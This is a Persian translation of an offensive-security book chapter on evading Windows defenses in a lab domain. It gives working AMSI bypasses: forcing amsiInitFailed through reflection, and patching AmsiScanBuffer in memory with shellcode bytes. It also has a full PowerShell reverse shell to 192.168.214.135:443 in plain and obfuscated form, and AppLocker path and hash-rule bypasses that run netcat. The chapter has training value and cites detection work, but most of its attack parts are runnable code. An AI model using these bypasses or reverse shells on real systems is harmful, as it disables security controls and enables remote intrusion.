# فصل دوم

## Defense Evasion

ایده اصلی این فصل ساده است - ابزار خود را بشناسید. شروع بیرون کشیدن ابزارهای تازه از GitHub پس از به دست آوردن جای پای اولیه بر روی دستگاه مورد نظر نمایید. این موارد ممکن است در برخی از آزمایشگاه‌های آموزشی به خوبی کار کند؛ با این حال، در طول تعامل واقعی، یک حریف بالغ به راحتی می‌تواند فعالیت مخرب شما را شناسایی کند.

این فصل یک راهنمای کاملاً جامع در مورد چگونگی فرار از همه تشخیص‌های ممکن نیست. Evasion یک بازی دائماً در حال تکامل بین شمشیر و سپر است. عوامل متعددی می‌توانند بر نحوه انجام عملیات تهاجمی تأثیر بگذارند، از جمله آماده سازی، توسعه ابزارهای خاص، مجموعه مهارت‌های تیم و توانایی‌های هر دو طرف. ما قرار نیست به EDR / فرار آنتی ویروس دست بزنیم. کتاب‌های عالی منتشر شده‌اند که به شما می‌آموزند چگونه راه‌های دور زدن احتمالی را پیدا کرده و توسعه دهید، از جمله حمله به خود راه‌حل‌های امنیتی.

ما بر روی قابلیت‌های امنیتی داخلی که می‌توانند در محیط ویندوز مستقر و اجرا شوند تمرکز خواهیم کرد. در این فصل قصد داریم به موضوعات اصلی زیر بپردازیم:

استقرار و دور زدن AMSI، AppLocker و PowerShell Constrained Language Mode

PowerShell Enhanced Logging را اجرا کنید، از آن اجتناب کنید و از Sysmon برای شناسایی خود استفاده کنید.

ETW چیست؟ چه قابلیت‌ها و بینش‌های اضافی می‌تواند ارائه دهد؟

### Technical requirements

در این فصل، شما فقط از دو ماشین مجازی از آزمایشگاه GOADv2 استفاده خواهید کرد - DC01 و SRV01. اطمینان حاصل کنید که SRV01 یک ماشین متصل به دامنه است، زیرا در این فصل از سیاست‌های گروه استفاده می‌کنیم.

### AMSI, PowerShell CLM, and AppLocker

در این بخش، ما برخی از قابلیت‌های داخلی ویندوز را که می‌تواند اقدامات مهاجم را در دستگاه در معرض خطر محدود کند، مورد بحث قرار می‌دهیم. AMSI، AppLocker و PowerShell CLM را

می‌توان به روش‌های مختلف دور زد، اما در نظر گرفتن آن‌ها به عنوان دفاع در عمق تصمیم خوبی است. طبق معمول، ما باید محدودیت‌ها را بشناسیم و در جاهایی که امکان دارد، Bypass های پوششی[1] را بشناسیم.

### Antimalware Scan Interface


بیایید ابتدا بحث کنیم که Antimalware Scan Interface یا AMSI چیست. مایکروسافت آن را برای ارائه مجموعه‌ای از فراخوان‌های API برای برنامه‌ها، از جمله برنامه‌های شخص ثالث، برای انجام یک اسکن مبتنی بر امضا از محتوا، توسعه داد. Windows Defender از آن برای اسکن اسکریپت‌های PowerShell، دات نت، ماکروهای VBA، Windows Script Host، VBScript و جاوا اسکریپت برای شناسایی بدافزارهای رایج استفاده می‌کند. نکته مهم در مورد AMSI این است که شما نیازی به استقرار آن ندارید. از ویندوز ۱۰ وجود داشته است.

به عبارت ساده، الگوریتم AMSI به صورت زیر عمل می‌کند:

- amsi.dll در فضای حافظه پروسس بارگذاری می‌شود. برای مثال، PowerShell و AmsiInitialize فراخوانی خواهند شد.
- سپس، AmsiOpenSession فراخوانی می‌شود که یک Session را برای اسکن باز می‌کند.
- محتوای اسکریپت قبل از اجرای فراخوانی یکی از API ها که AmsiScanBuffer یا AmsiScanString نامیده می‌شود، اسکن می‌شود.
- اگر محتوا از امضاهای مخرب شناخته شده پاک باشد، Microsoft Defender یک را به عنوان نتیجه برمی‌گرداند و اسکریپت اجرا می‌شود.

برای تأیید این رفتار AMSI، می‌توانیم از Process Hacker یا API monitor استفاده کنیم. این ابزارهای منبع باز به ما امکان مشاهده ماژول‌هایی که در پروسس بارگذاری شده را می‌دهند، تا اطلاعاتی لازم را در مورد آن‌ها به دست آوریم. در تصویر زیر، amsi.dll بارگذاری شده و لیستی از توابع صادر شده را می‌بینیم:

[1] Cover Bypasses




یکی از نکات مهم مستندات مایکروسافت به شرح زیر است - "اما در نهایت باید موتور برنامه نویسی را با کد ساده و بدون مبهم تهیه کنید و این نقطه‌ای است که در آن API های AMSI را فراخوانی می‌کنید." یک آزمایش سریع برای اثبات این جمله به شرح زیر است:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\vagrant> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\vagrant> "Invoke-" + "Mimikatz"
Invoke-Mimikatz
PS C:\Users\vagrant>
```

بی اهمیت به نظر می‌رسد. می‌توانیم ابتدا رشته را تقسیم کنیم و سپس با استفاده از الحاق[2] AMSI را دور بزنیم، اما در کدهای پیچیده‌تر، این رویکرد به تلاش بسیار بیشتری نیاز دارد. چند استراتژی وجود دارد که توسط محققان برای توسعه Bypassهای قابل اعتماد مورد استفاده قرار می‌گیرد - رمزگذاری/مبهم‌سازی[3]، قلاب

[2] concatenation
[3] encoding/obfuscation

کردن[4]، وصله‌سازی حافظه[5]، اجباری کردن خطا[6]، اصلاح کلید رجیستری و ربودن DLL[7]. شما می‌توانید دو فهرست گردآوری‌شده عالی از Bypassها و اعتبارات تحقیقات اصلی ایجاد شده توسط S3cur3Th1sSh1t و Pentest Laboratories را بیابید.

https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/

برخی از گذرگاه‌ها شبیه یک خط یک‌طرفه به نظر می‌رسند، اما من به شدت شما را تشویق می‌کنم که عمیق‌تر آن‌ها را بررسی و مرور کنید، تحقیق اصلی را بخوانید و روند فکری را دنبال کنید. همچنین لازم به ذکر است که هر Bypass ای موفق نخواهد بود، زیرا مایکروسافت سعی می‌کند آن‌ها را نیز وصله کند. شانس اینکه تک لاینرهای خوب قدیمی با کدگذاری Base46 این کار را انجام دهند زیاد نیست. بهترین راه برای اطمینان از اینکه Bypass شما در محیط هدف کار می‌کند، شناسایی دقیق نسخه سیستم عامل قربانی، ایجاد مجدد آن در محیط آزمایشگاه خود، و تست، تست، تست می‌باشد.

**نکته:** برای بدست آوردن برخی نیایج سریع، یک وب‌سایت رایگان عالی وجود دارد که توسط Flangvik (https://amsi.fail/) توسعه یافته است، که در آن می‌توانید قطعه‌های مختلف PowerShell را برای غیرفعال کردن یا شکستن AMSI ایجاد کنید. ابزار مفید دیگر Invoke-Obfuscation است که توسط Daniel Bohannon نوشته شده است. این ابزار حالت‌های مختلفی دارد.

https://github.com/danielbohannon/InvokeObfuscation

برای من، حالت AST حالتی بود که در بیشتر مواقع Bypass های قابل اعتماد ارائه می‌کرد. ایده این است که اسکریپت به گونه‌ای مبهم می‌شود که الگوریتم تجزیه AST را در AMSI خراب می‌کند.

ما سعی خواهیم کرد با استفاده از سه تکنیک مختلف AMSI را دور بزنیم: اجبار کردن خطا، مبهم سازی و وصله حافظه.

همانطور که قبلا ذکر شد، من از دستگاه SRV01 استفاده خواهم کرد:

[4] hooking
[5] memory patching
[6] forcing an error
[7] DLL hijacking


```
Get-WmiObject Win32_OperatingSystem | Select PSComputerName, Caption,
Version | fl
PSComputerName : CASTELROCK
Caption        : Microsoft Windows Server 2019 Datacenter Evaluation
Version        : 10.0.17763
```

### Way 1 – Error forcing

بیایید ابتدا به کدهای اجباری خطا و کمی فانتزی split/concatenate نگاه کنیم:

```
$w = 'System.Management.Automation.A';$c = 'si';$m = 'Utils'
$assembly = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $w,$c,$m))
$field = $assembly.GetField(('am{0}InitFailed' -f
$c),'NonPublic,Static')
$field.SetValue($null,$true)
```

نتیجه اجرای دستورات قبلی در تصویر زیر نشان داده شده است:





### Way 2 – Obfuscation

برای مبهم سازی AST، بیایید سعی کنیم با استفاده از PowerShellTcpOneLine.ps1 از چارچوب Nishang و ابزار Invoke-Obfuscation که قبلا ذکر شد، پاسخ تماس Reverse Shell را دریافت کنیم. ما شنونده‌ای را در پورت ۴۴۳ با powercat در جعبه ویندوز دیگری راه اندازی می‌کنیم. کد Reverse Shell اصلی به شکل زیر است:

```
$client = New-Object System.Net.Sockets.
TCPClient('192.168.214.135',443);$stream = $client.
GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.
Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback
= (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS
' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).
GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.
Length);$stream.Flush()};$client.Close()
```


وقتی می‌خواهیم آن را اجرا کنیم، AMSI ما را می‌گیرد:




بیایید ابزار Invoke-Obfuscation را اجرا کنیم، مبهم سازی AST را انتخاب کنیم و مسیر را برای Reverse Shell اصلی خود ارائه کنیم. پس از مبهم سازی، کد به شکل زیر بود:

```
Set-Variable -Name client -Value (New-Object System.Net.Sockets.
TCPClient('192.168.214.135',443));Set-Variable -Name stream -Value
($client.GetStream());[byte[]]$bytes = 0..65535|%{0};while((Set-
Variable -Name i -Value ($stream.Read($bytes, 0, $bytes.Length)))
-ne 0){;Set-Variable -Name data -Value ((New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i));Set-Variable
-Name sendback -Value (iex $data 2>&1 | Out-String );Set-Variable
-Name sendback2 -Value ($sendback + 'PS ' + (pwd).Path + '>
');Set-Variable -Name sendbyte -Value (([text.encoding]::ASCII).
GetBytes($sendback2));$stream.Write($sendbyte,0,$sendbyte.
Length);$stream.Flush()};$client.Close()
```

نتیجه‌ای که با اجرای دستورات قبلی به دست می‌آید به صورت زیر است:




### Way 3 – Memory patch

چند راه وجود دارد که می‌توانیم AMSI را در حافظه دستکاری کنیم تا به Bypass برسیم. دلیل اصلی این موضوع این است که ما کنترل کامل فرآیند بارگیری amsi.dll را داریم. یکی از مثال‌ها این است که AmsiScanBuffer را مجبور به برگرداندن AMSI_RESULT_CLEAN کنیم. ایده کلی این است که فراخوانی‌های API را وارد کنید و سپس یک مقدار خاص را به فراخوانی AmsiScanBuffer() برگردانید: 0x80070057.


Bypass اصلی در حال حاضر توسط AMSI شناسایی شده است، بنابراین ما می‌توانیم با استفاده از یک عملوند double add دستورات اسمبلی را دستکاری کنیم و با موفقیت کنترل را دور بزنیم. کد این کار به صورت زیر است:

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string
procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr
dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@
Add-Type $Win32
$test = [Byte[]](0x61, 0x6d, 0x73, 0x69, 0x2e, 0x64, 0x6c, 0x6c)
$LoadLibrary = [Win32]::LoadLibrary([System.Text.Encoding]::ASCII.
GetString($test))
$test2 = [Byte[]] (0x41, 0x6d, 0x73, 0x69, 0x53, 0x63, 0x61, 0x6e,
0x42, 0x75, 0x66, 0x66, 0x65, 0x72)
$Address = [Win32]::GetProcAddress($LoadLibrary, [System.Text.
Encoding]::ASCII.GetString($test2))
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0x31, 0xC0, 0x05, 0x78, 0x01, 0x19, 0x7F, 0x05,
0xDF, 0xFE, 0xED, 0x00, 0xC3)
#0:  31 c0                    xor    eax,eax
#2:  05 78 01 19 7f          add    eax,0x7f190178
#7:  05 df fe ed 00          add    eax,0xedfedf
#c:  c3                      ret
#for ($i=0; $i -lt $Patch.Length;$i++){$Patch[$i] = $Patch[$i] -0x2}
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address,
$Patch.Length)
```

نتیجه‌ای که با اجرای دستورات قبلی به دست می‌آید به صورت زیر است:




همچنین به عنوان یک مهاجم نمی‌توانیم این واقعیت را نادیده بگیریم که می‌توان از برخی مکانیسم‌های دفاعی هم سوء استفاده کرد و هم دور زد. یک مثال عالی توسط netbiosX منتشر شده است که بیان می‌کند AMSI می‌تواند برای دستیابی به پایداری در میزبان در معرض خطر استفاده شود.

https://pentestlab.blog/2021/05/17/persistenceamsi

با استفاده از تحقیقات قبلی و مهارت‌های کدنویسی آن‌ها، یک ارائه‌دهنده AMSI جعلی توسعه داده شد و در میزبان در معرض خطر ثبت شد. با استفاده از یک کلمه کلیدی خاص، می‌توانیم یک callback home را از درب پشتی خود آغاز کنیم.

تمام تکنیک‌های ذکر شده در اینجا نوعی ردیابی بر روی دستگاه قربانی باقی می‌گذارد. علاوه بر این، حتی دور زدن موفقیت آمیز نیز می‌تواند توسط مدافعان گرفته شود. پست‌های وبلاگ عالی توسط Pentest Laboratories و F-Secure نشان می‌دهد که چگونه می‌توان تشخیص ایجاد کرد و دستور العمل‌های آماده برای استفاده عالی را به اشتراک گذاشت.

https://pentestlaboratories.com/2021/06/01/threat-hunting-amsi-bypasses

https://blog.f-secure.com/hunting-foramsi-bypasses

در بخش بعدی، دو کنترل امنیتی را که اغلب در محیط‌های شرکتی مستقر می‌شوند، مورد بحث قرار می‌دهیم.

**AppLocker and PowerShell CLM**

AppLocker توسط مایکروسافت در ویندوز ۷ به عنوان جانشین Software Restriction Policies یا SRP اضافه شد. قرار بود این یک راه حل جامع لیست سفید برنامه باشد. با استفاده از این

ویژگی، می‌توانید نه تنها برنامه‌ها، بلکه اسکریپت‌ها، Batch ها، DLL ها و موارد دیگر را نیز محدود کنید. چند راه برای اعمال محدودیت وجود دارد: با Name، Path، Publisher یا Hash. همانطور که توسط مایکروسافت بیان شده است، AppLocker یک ویژگی امنیتی است، نه یک مرز یا Boundary. امروزه توصیه این است که Windows Defender Application Control (WDAC) را تا حد امکان محدود اعمال کنید و سپس از AppLocker برای تنظیم دقیق محدودیت‌ها استفاده کنید. با این حال، در محیط‌های پیچیده سازمانی، هنوز هم معمول است که AppLocker را به تنهایی ببینیم زیرا استقرار و مدیریت آن آسان‌تر است.

برای درک دقیق‌تر نحوه عملکرد AppLocker، توصیه می‌کنم چهار قسمت از وبلاگ Tyraniddo را در مورد این ویژگی مطالعه نمایید.

https://www.tiraniddo.dev/2019/11/the-internals-of-applocker-part-1.html

او سفر را با تنظیمات و نمای کلی AppLocker آغاز می‌کند. در بخش ۲، نویسنده نشان می‌دهد که چگونه ایجاد فرآیند توسط هسته سیستم عامل مسدود می‌شود و به دنبال آن یک مثال واضح ارائه می‌شود. بخش ۳ به پردازش قوانین اختصاص داده شده است که نشانه‌های دسترسی و بررسی‌های دسترسی را پوشش می‌دهد. برخی درک اولیه از توصیفگرها و نشانه‌های امنیتی به خواننده آسیبی نمی‌رساند. بخش پایانی تمرکز کاملی بر مسدود کردن DLL دارد.

اکنون که می‌دانیم AppLocker چیست، چرا به چیزی در بالا نیاز داریم؟ PowerShell CLM چیست و چه ارتباطی با AppLocker دارد؟ به طور خلاصه، می‌توانیم با فعال کردن CLM، قابلیت‌های زبان حساس PowerShell را به کاربران محدود کنیم. برخی از نمونه‌های این قابلیت‌های حساس عبارتند از فراخوانی Windows API، ایجاد انواع دلخواه و منبع‌یابی نقطه.

https://devblogs.microsoft.com/powershell/powershell-constrained-language-mode/#what-doesconstrained-language-constrain

CLM را می‌توان از طریق متغیرهای محیطی یا با تنظیم آن از طریق حالت زبان اعمال کرد. با این حال، این روش‌ها قابل اعتماد نیستند و تقریباً بدون تلاش مهاجم می‌توان آن‌ها را دور زد. اما با راه حل‌های کنترل برنامه گسترده سیستم، می‌توان از آن استفاده کرد. ایده این است که PowerShell تشخیص می‌دهد که چه زمانی پالیسی AppLocker اجرا می‌شود و فقط در CLM اجرا می‌شود.

این حفاظت‌ها چقدر قوی هستند؟

ما آن را در دامنه آزمایشگاه sevenkingdoms.local خود مستقر خواهیم کرد. من به شما توصیه می‌کنم قبل از هر تغییری در آزمایشگاه یک Snapshot از آن تهیه نمایید تا در صورت لزوم بتوانیم به سرعت آن را به حالت اولیه برگردانیم. ما یک AppLocker Group Policy را در DC01 ایجاد نموده و آن را در سرور SRV01 اجرا می‌کنیم. اگر هرگز AppLocker را نصب نکرده‌اید، یک راهنما در لینک زیر در دسترس است.

https://www.hackingarticles.in/windowsapplocker-policy-a-beginners-guide

این قانون ساده است - action، user، condition و exceptions در صورت لزوم. با پیروی از راهنمای ذکر شده موجود در لینک بالا، قوانین و محدودیت‌های پیش‌فرض را برای کاربران برای اجرای cmd.exe ایجاد می‌کنیم. یک نکته مهم - اگر در گروه Administrators هستید، به طور پیش فرض، AppLocker برای حساب شما اعمال نمی‌شود. برای بررسی قوانین فعلی شما، می‌توانیم از دستور زیر استفاده کنیم:

```
Get-AppLockerPolicy -Effective | Select-Object RuleCollections
-ExpandProperty RuleCollections
```

قانون جدید Deny_CMD را می‌توان در تصویر زیر مشاهده کرد:

```
PS C:\Users\lord.varys> Get-AppLockerPolicy -Effective | Select-Object RuleCollections -ExpandProperty RuleCollections

PublisherConditions : {MICROSOFT® WINDOWS® OPERATING SYSTEM\O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON,
                      C=US\CMD.EXE,*}
PublisherExceptions : {}
PathExceptions      : {}
HashExceptions      : {}
Id                  : b729034b-72e4-4abe-ae81-676b9bf62f2e
Name                : Deny_CMD
Description         :
UserOrGroupSid      : S-1-1-0
Action              : Deny
```

علاوه بر این، همانطور که قوانین را برای اسکریپت‌ها نیز اعمال کردیم، PowerShell در CLM از کار افتاد. بررسی آن با استفاده از دستور زیر آسان است:

```
PS C:\Users\lord.varys\Downloads> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\lord.varys\Downloads> [console]::WriteLine("Hello is only in FullLanguage mode")
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:1
+ [console]::WriteLine("Hello is only in FullLanguage mode")
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
```

استحکام این ویژگی‌های امنیتی به کیفیت قوانینی که ما در حال اجرای آن هستیم بستگی دارد. در AppLocker، شرایط Publisher، File Hash و Path را داریم. بیایید به طور خلاصه درباره همه آن‌ها بحث کنیم و برخی از Bypass های ممکن را نشان دهیم.

محدودیت‌های Path را می‌توان با ارزیابی مسیرهای مورد اعتماد و کپی کردن باینری ما در آنجا دور زد. به عنوان مثال، تعداد زیادی زیر پوشه در C:\Windows وجود دارد که کاربر عادی می‌تواند فایل‌ها را در آن‌ها کپی کند.

قانون انکار هش فایل را می‌توان با تغییر باینری با هش شناخته شده موجود در قانون دور زد. بیایید دو شرط اول را با هم دور بزنیم و nc64.exe را روی هاست اجرا کنیم. من قانون مسدود کردن nc64.exe را توسط هش آن ایجاد کردم. ابتدا nc64.exe را در C:\Windows\System32\ spool\drivers\color\ کپی می‌کنیم و سپس با تغییر هش فایل با افزودن یک A اضافی در انتهای فایل، قانون هش فایل را دور می‌زنیم.

نتیجه دور زدن به شرح زیر است:

```
PS C:\Users\lord.varys\Downloads> .\nc64.exe -lvp 443
Program 'nc64.exe' failed to run: This program is blocked by group policy. For more information, contact your system
administratorAt line:1 char:1
+ .\nc64.exe -lvp 443
+ ~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ .\nc64.exe -lvp 443
+ ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed

PS C:\Users\lord.varys\Downloads> Copy-Item .\nc64.exe -Destination C:\Windows\System32\spool\drivers\color\
PS C:\Users\lord.varys\Downloads> C:\Windows\System32\spool\drivers\color\nc64.exe -lvp 443
Program 'nc64.exe' failed to run: This program is blocked by group policy. For more information, contact your system
administratorAt line:1 char:1
+ C:\Windows\System32\spool\drivers\color\nc64.exe -lvp 443
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ C:\Windows\System32\spool\drivers\color\nc64.exe -lvp 443
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed

PS C:\Users\lord.varys\Downloads> echo "A" >> C:\Windows\System32\spool\drivers\color\nc64.exe
PS C:\Users\lord.varys\Downloads> C:\Windows\System32\spool\drivers\color\nc64.exe -lvp 443
listening on [any] 443 ...
```

